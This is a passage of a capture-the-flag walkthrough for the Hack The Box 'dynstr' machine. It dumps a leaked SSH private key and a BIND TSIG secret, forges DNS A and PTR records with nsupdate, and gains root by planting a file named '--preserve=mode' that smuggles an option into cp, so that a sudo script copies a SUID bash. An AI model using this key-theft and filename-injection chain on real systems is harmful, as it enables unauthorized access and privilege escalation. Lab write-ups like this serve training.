7NNMPVWs4yeDXdDlP3SSd1ynKEJDnQhbhc1tcJSPEn7WOD bindmgr@nomen
```

We can connect to bindmgr using his private key if we satisfy this DNS record condition *.infra.dyna.htb but can't get into that until we have the id_rsa even if we pass the check.
Looking inside home directory we have access to another unsual and intresting directory support-case-C62796521.
Let's look into it.

```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ ls -al
total 436
drwxr-xr-x 2 bindmgr bindmgr   4096 Mar 13 14:53 .
drwxr-xr-x 5 bindmgr bindmgr   4096 Mar 15 20:39 ..
-rw-r--r-- 1 bindmgr bindmgr 237141 Mar 13 14:53 C62796521-debugging.script
-rw-r--r-- 1 bindmgr bindmgr  29312 Mar 13 14:53 C62796521-debugging.timing
-rw-r--r-- 1 bindmgr bindmgr   1175 Mar 13 14:53 command-output-C62796521.txt
-rw-r--r-- 1 bindmgr bindmgr 163048 Mar 13 14:52 strace-C62796521.txt
```

let's check all the files

```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ cat strace-C62796521.txt
15123 execve("/usr/bin/curl", ["curl", "-v", "-sk", "sftp://bindmgr@sftp.infra.dyna.htb/bindmgr-release.zip", "--pubkey", "/home/bindmgr/.ssh/id_rsa.pub"], 0x7ffdfdef1ba8 /* 14 va
rs */) = 0
15123 brk(NULL)                                  = 0x56090d29d000
15123 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
15123 openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
15123 fstat(3, {st_mode=S_IFREG|0644, st_size=33655, ...}) = 0
15123 mmap(NULL, 33655, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fc816e46000
15123 close(3)                                   = 0
15123 openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libcurl.so.4", O_RDONLY|O_CLOEXEC) = 3
15123 read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\260\356\0\0\0\0\0\0@\0\0\0\0\0\0\0\10\363\10\0\0\0\0\0\0\0\0\0@\08\0\t\0@\0\33\0\32\0\1\0\0\0\4\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\30\307\0\0\0\0\0\0\30\307\0\0\0\0\0\0\0\20\0\0\0\0\0\0\1\0\0\0\5\0\0\0\0\320\0\0\0\0\0\0\0\320\0\0\0\0\0\0\0\320\0\0\0\0\0\0\r#\6\0\0\0\0\0\r#\6\0
\0\0\0\0\0\20\0\0\0\0\0\0\1\0\0\0\4\0\0\0\0\0\7\0\0\0\0\0\0\7\0\0\0\0\0\0\7\0\0\0\0\0\310\260\1\0\0\0\0\0\310\260\1\0\0\0\0\0\20\0\0\0\0\0\0\1\0\0\0\6\0\0\0\320\275\10\0\0\0
\0\0\320\315\10\0\0\0\0\0\320\315\10\0\0\0\0\0\0104\0\0\0\0\0\0\308\0\0\0\0\0\0\20\0\0\0\0\0\0\2\0\0\0\6\0\0\0 \335\10\0\0\0\0\0 \355\10\0\0\0\0\0 \355\10\0\0\0\0\0\0\3\0\0\0\0\
```

...

```
15123 openat(AT_FDCWD, "/home/bindmgr/.ssh/id_rsa", O_RDONLY) = 5
15123 fstat(5, {st_mode=S_IFREG|0600, st_size=1823, ...}) = 0
15123 read(5, "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas7klAb37HhVANJg
Y7EoewTwmSCcsl1\n42kuvUhxLultlMRCj1pnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3\nHjGnCvzI4UojALjCH3YPVuvuhF0yIPvJDessdot/D2VPJqS+TD/4NogynFeUrpIW5DSP+F\nL6oXil+sOM5ziRJQl/
gKCWWDtUHHYwcsJpXotHxr5PibU8EgaKD6/heZXsD3Gn1VysNZdn\nUOLzjapbDdRHKRJDftvJ3ZXJYL5vtupoZuzTTD1VrOMng13Q5T90kndcpyhCQ50IW4XNbX\nCUjxJ+1jgwAAA8g3MHb+NzB2/gAAAAdzc2gtcnNhAAABAQDF4pkc7
L5EaGz6CcwSCx1Bqz\nuSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7a\nXQPDHfPHuRAWI95AnCI4zy7+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38P\nZU8mpL5MP/g2iDKc
V5SukhbkNI/4UvqheKX6w4znOJElCX+AoJZYO1QcdjBywmlei0fGvk\n+JtTwSBooPr+F5lewPcafVXKw1l2dQ4vONqlsN1EcpEkN+28ndlclgvm+26mhm7NNMPVWs\n4yeDXdDlP3SSd1ynKEJDnQhbhc1tcJSPEn7WODAAAAAwEAAQAAA
QEAmg1KPaZgiUjybcVq\nxTE52YHAoqsSyBbm4Eye0OmgUp5C07cDhvEngZ7E8D6RPoAi+wm+93Ldw8dK8e2k2QtbUD\nPswCKnA8AdyaxruDRuPY422/2w9qD0aHzKCUV0E4VeltSVY54bn0BiIW1whda1ZSTDM31k\nobFz6J8CZidCcU
mLuOmnNwZI4A0Va0g9kO54leWkhnbZGYshBhLx1LMixw5Oc3adx3Aj2l\nu291/oBdcnXeaqhiOo5sQ/4wM1h8NQliFRXraymkOV7qkNPPPMPknIAVMQ3KHCJBM0XqtS\nTbCX2irUtaW+Ca6ky54TIyaWNIwZNznoMeLpINn7nUXbgQAAA
IB+QqeQO7A3KHtYtTtr6A\nTyk6sAVDCvrVoIhwdAHMXV6cB/Rxu7mPXs8mbCIyiLYveMD3KT7ccMVWnnzMmcpo2vceuE\nBNS+0zkLxL7+vWkdWp/A4EWQgI0gyVh5xWIS0ETBAhwz6RUW5cVkIq6huPqrLhSAkz+dMv\nC79o7j32R2KQ
AAAIEA8QK44BP50YoWVVmfjvDrdxIRqbnnSNFilg30KAd1iPSaEG/XQZyX\nWv//+lBBeJ9YHlHLczZgfxR6mp4us5BXBUo3Q7bv/djJhcsnWnQA9y9I3V9jyHniK4KvDt\nU96sHx5/UyZSKSPIZ8sjXtuPZUyppMJVynbN/qFWEDNAxho
lEAAACBANIxP6oCTAg2yYiZ\nb6Vity5Y2kSwcNgNV/E5bVE1i48E7vzYkW7iZ8/5Xm3xyykIQVkJMef6mveI972qx3z8m5\nrlfhko8zl6OtNtayoxUbQJvKKaTmLvfpho2PyE4E34BN+OBAIOvfRxnt2×2SjtW3ojCJoG\njGPLYph+aO
FCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ==\n-----END OPENSSH PRIVATE KEY-----\n", 4096) = 1823
15123 read(5, "", 4096)                          = 0
15123 close(5)                                   = 0
15123 write(2, "*", 1)                           = 1
15123 write(2, " ", 1)                           = 1
15123 write(2, "SSH public key authentication failed: Callback returned error\n", 62) = 62
```

We have the output key in strace file.
strace-C62796521.txt
So now we have the private key now we can start working on the DNS condition part for SSH login.

Exploitation

What is a DNS PTR record?

The Domain Name System, or DNS, correlates domain names with IP addresses. A DNS pointer record (PTR for short) provides the domain name associated with an IP address. A DNS PTR record is exactly the opposite of the 'A' record, which provides the IP address associated with a domain name.

DNS PTR records are used in reverse DNS lookups. When a user attempts to reach a domain name in their browser, a DNS lookup occurs, matching the domain name to the IP address. A reverse DNS lookup is the opposite of this process: it is a query that starts with the IP address and looks up the domain name.

How are DNS PTR records stored?

In IPv4:

While DNS A records are stored under the given domain name, DNS PTR records are stored under the IP address — reversed, and with ".in-addr.arpa" added. For example, the PTR record for the IP address 192.0.2.255 would be stored under "255.2.0.192.in-addr.arpa".

"in-addr.arpa" has to be added because PTR records are stored within the .arpa top-level domain in the DNS. .arpa is a domain used mostly for managing network infrastructure, and it was the first top-level domain name defined for the Internet. (The name "arpa" dates back to the earliest days of the Internet: it takes its name from the Advanced Research Projects Agency (ARPA), which created ARPANET, an important precursor to the Internet.)

in-addr.arpa is the namespace within .arpa for reverse DNS lookups in IPv4.

As we know that PTR records provides the domain name associated with an IP so we have to add PTR record that matches the above regex that is pointing to our IP.
First of all to edit the records for infra we have to get the key for infra so let's get it by going to /etc/bind/infra.key

```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ cat /etc/bind/infra.key
key "infra-key" {
        algorithm hmac-sha256;
        secret "7qHH/eYXorN2ZNUM1dpLie5BmVstOw55LgEeacJZsao=";
};
```

Now that we have the key we can bind out record into DNS so let's try that.
First we have to load up the nslookup console and import the keyfile.
Then let's add the A record for our host
For eg- your ip is 10.10.14.127
Reverse ip is 127.14.10.10
It's is important to leave a line after addition of the A record or else it will give you an update failed: NOTZONE error.
so after this let's see what we are adding.

```
www-data@dynstr:/var/www/html/nic$ nsupdate -k /etc/bind/infra.key
> update add oops.infra.dyna.htb 86400 A 10.10.14.180
>
> update add 180.14.10.10.in-addr.arpa 86400 PTR oops.infra.dyna.htb
> show
Outgoing update query:
;; ->>HEADER<<- opcode: UPDATE, status: NOERROR, id:  0
;; flags:; ZONE: 0, PREREQ: 0, UPDATE: 0, ADDITIONAL: 0
;; UPDATE SECTION:
180.14.10.10.in-addr.arpa. 86400 IN     PTR     oops.infra.dyna.htb.

> send
> quit
```

And then after that send it and quit.
now let's copy the above RSA key in a id_rsa file and let's SSH.

id_rsa


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas7klAb37HhVANJgY7EoewTwmSCcsl1
42kuvUhxLultlMRCj1pnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3
HjGnCvzI4UojALjCH3YPVuvuhF0yIPvJDessdot/D2VPJqS+TD/4NogynFeUrpIW5DSP+F
L6oXil+sOM5ziRJQl/gKCWWDtUHHYwcsJpXotHxr5PibU8EgaKD6/heZXsD3Gn1VysNZdn
UOLzjapbDdRHKRJDftvJ3ZXJYL5vtupoZuzTTD1VrOMng13Q5T90kndcpyhCQ50IW4XNbX
CUjxJ+1jgwAAA8g3MHb+NzB2/gAAAAdzc2gtcnNhAAABAQDF4pkc7L5EaGz6CcwSCx1Bqz
uSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7a
XQPDHfPHuRAWI95AnCI4zy7+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38P
ZU8mpL5MP/g2iDKcV5SukhbkNI/4UvqheKX6w4znOJElCX+AoJZYO1QcdjBywmlei0fGvk
+JtTwSBooPr+F5lewPcafVXKw1l2dQ4vONqlsN1EcpEkN+28ndlclgvm+26mhm7NNMPVWs
4yeDXdDlP3SSd1ynKEJDnQhbhc1tcJSPEn7WODAAAAAwEAAQAAAQEAmg1KPaZgiUjybcVq
xTE52YHAoqsSyBbm4Eye0OmgUp5C07cDhvEngZ7E8D6RPoAi+wm+93Ldw8dK8e2k2QtbUD
PswCKnA8AdyaxruDRuPY422/2w9qD0aHzKCUV0E4VeltSVY54bn0BiIW1whda1ZSTDM31k
obFz6J8CZidCcUmLuOmnNwZI4A0Va0g9kO54leWkhnbZGYshBhLx1LMixw5Oc3adx3Aj2l
u291/oBdcnXeaqhiOo5sQ/4wM1h8NQliFRXraymkOV7qkNPPPMPknIAVMQ3KHCJBM0XqtS
TbCX2irUtaW+Ca6ky54TIyaWNIwZNznoMeLpINn7nUXbgQAAAIB+QqeQO7A3KHtYtTtr6A
Tyk6sAVDCvrVoIhwdAHMXV6cB/Rxu7mPXs8mbCIyiLYveMD3KT7ccMVWnnzMmcpo2vceuE
BNS+0zkLxL7+vWkdWp/A4EWQgI0gyVh5xWIS0ETBAhwz6RUW5cVkIq6huPqrLhSAkz+dMv
C79o7j32R2KQAAAIEA8QK44BP50YoWVVmfjvDrdxIRqbnnSNFilg30KAd1iPSaEG/XQZyX
Wv//+lBBeJ9YHlHLczZgfxR6mp4us5BXBUo3Q7bv/djJhcsnWnQA9y9I3V9jyHniK4KvDt
U96sHx5/UyZSKSPIZ8sjXtuPZUyppMJVynbN/qFWEDNAxholEAAACBANIxP6oCTAg2yYiZ
b6Vity5Y2kSwcNgNV/E5bVE1i48E7vzYkW7iZ8/5Xm3xyykIQVkJMef6mveI972qx3z8m5
rlfhko8zl6OtNtayoxUbQJvKKaTmLvfpho2PyE4E34BN+OBAIOvfRxnt2x2SjtW3ojCJoG
jGPLYph+aOFCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# chmod 700 id_rsa

┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ssh -i id_rsa bindmgr@dyna.htb
The authenticity of host 'dyna.htb (10.129.158.109)' can't be established.
ECDSA key fingerprint is SHA256:443auWJe5iDH5JBCq/9ir4ToxZ5PTzTv7XvRSYrz0ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dyna.htb,10.129.158.109' (ECDSA) to the list of known hosts.
Last login: Tue Jun  8 19:52:28 2021 from 738340ce7b274c4cbfd3616d0ef63961.infra.dyna.htb
bindmgr@dynstr:~$ id
uid=1001(bindmgr) gid=1001(bindmgr) groups=1001(bindmgr)
bindmgr@dynstr:~$ ls
support-case-C62796521  user.txt
bindmgr@dynstr:~$ cat user.txt
c3c653b96886924b2d0585ecbd390802
bindmgr@dynstr:~$
```

And we are bindmgr let's get root now.

PrivESC

Enumeration

```
bindmgr@dynstr:~$ sudo -l
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
Matching Defaults entries for bindmgr on dynstr:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bindmgr may run the following commands on dynstr:
    (ALL) NOPASSWD: /usr/local/bin/bindmgr.sh
```

Looks like we can run /usr/local/bin/bindmgr.sh as root so let's look into script.

```
bindmgr@dynstr:~$ cat /usr/local/bin/bindmgr.sh
#!/usr/bin/bash

# This script generates named.conf.bindmgr to workaround the problem
# that bind/named can only include single files but no directories.
#
# It creates a named.conf.bindmgr file in /etc/bind that can be included
# from named.conf.local (or others) and will include all files from the
# directory /etc/bin/named.bindmgr.
#
# NOTE: The script is work in progress. For now bind is not including
#       named.conf.bindmgr.
#
# TODO: Currently the script is only adding files to the directory but
#       not deleting them. As we generate the list of files to be included
#       from the source directory they won't be included anyway.

BINDMGR_CONF=/etc/bind/named.conf.bindmgr
BINDMGR_DIR=/etc/bind/named.bindmgr

indent() { sed 's/^/    /'; }

# Check versioning (.version)
echo "[+] Running $0 to stage new configuration from $PWD."
if [[ ! -f .version ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 42
fi
if [[ "`cat .version 2>/dev/null`" -le "`cat $BINDMGR_DIR/.version 2>/dev/null`" ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 43
fi

# Create config file that includes all files from named.bindmgr.
echo "[+] Creating $BINDMGR_CONF file."
printf '// Automatically generated file. Do not modify manually.\n' > $BINDMGR_CONF
for file in * ; do
    printf 'include "/etc/bind/named.bindmgr/%s";\n' "$file" >> $BINDMGR_CONF
done

# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/

# Check generated configuration with named-checkconf.
echo "[+] Checking staged configuration."
named-checkconf $BINDMGR_CONF >/dev/null
if [[ $? -ne 0 ]] ; then
    echo "[-] ERROR: The generated configuration is not valid. Please fix following errors: "
    named-checkconf $BINDMGR_CONF 2>&1 | indent
    exit 44
else
    echo "[+] Configuration successfully staged."
    # *** TODO *** Uncomment restart once we are live.
    # systemctl restart bind9
    if [[ $? -ne 0 ]] ; then
        echo "[-] Restart of bind9 via systemctl failed. Please check logfile: "
        systemctl status bind9
    else
        echo "[+] Restart of bind9 via systemctl succeeded."
    fi
fi
```

Looking at the script we can see that we need a .version file in the current directory with a version number so let's create

it.
we can see from the script that we can get the privilege on the binary in the same directory so let's get /bin/bash to this directory.
Now let's give it a suid bit and preserve that mode on that binary so now when we will execute the script we will get root privileged binary in /etc/bind/named.bindmgr/

```
bindmgr@dynstr:/etc/bind/named.bindmgr$ cd /dev/shm/
bindmgr@dynstr:/dev/shm$ echo "2" > .version
bindmgr@dynstr:/dev/shm$ cp /bin/bash .
bindmgr@dynstr:/dev/shm$ chmod +s bash
bindmgr@dynstr:/dev/shm$ echo > --preserve=mode
bindmgr@dynstr:/dev/shm$ ls -al
total 1164
drwxrwxrwt  2 root    root       100 Jun 14 05:39  .
drwxr-xr-x 17 root    root      3940 Jun 13 21:03  ..
-rwsr-sr-x  1 bindmgr bindmgr 1183448 Jun 14 05:38  bash
-rw-rw-r--  1 bindmgr bindmgr       1 Jun 14 05:39 '--preserve=mode'
-rw-rw-r--  1 bindmgr bindmgr       2 Jun 14 05:38  .version
```

Now let's execute the sudo command and get the root privileges on our bash binary.

```
bindmgr@dynstr:/dev/shm$ sudo /usr/local/bin/bindmgr.sh
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
[+] Running /usr/local/bin/bindmgr.sh to stage new configuration from /dev/shm.
[+] Creating /etc/bind/named.conf.bindmgr file.
[+] Staging files to /etc/bind/named.bindmgr.
[+] Checking staged configuration.
[-] ERROR: The generated configuration is not valid. Please fix following errors:
    /etc/bind/named.bindmgr/bash:1: unknown option 'ELF...'
    /etc/bind/named.bindmgr/bash:14: unknown option 'h►ÄE►'
    /etc/bind/named.bindmgr/bash:40: unknown option '►YF'
    /etc/bind/named.bindmgr/bash:40: unexpected token near '}'
bindmgr@dynstr:/dev/shm$ ls
 bash  '--preserve=mode'
bindmgr@dynstr:/dev/shm$ ls -al
total 1164
drwxrwxrwt  2 root    root       100 Jun 14 05:39  .
drwxr-xr-x 17 root    root      3940 Jun 13 21:03  ..
-rwsr-sr-x  1 bindmgr bindmgr 1183448 Jun 14 05:38  bash
-rw-rw-r--  1 bindmgr bindmgr       1 Jun 14 05:39 '--preserve=mode'
-rw-rw-r--  1 bindmgr bindmgr       2 Jun 14 05:38  .version
```

Now let's run the bash as the privileged as root.

```
bindmgr@dynstr:/dev/shm$ /etc/bind/named.bindmgr/bash -p
bash-5.0# id
uid=1001(bindmgr) gid=1001(bindmgr) euid=0(root) egid=117(bind) groups=117(bind),1001(bindmgr)
bash-5.0# cat /root/root.txt
e6a2820ac8e274e675f8ed1a0a01685d
bash-5.0#
```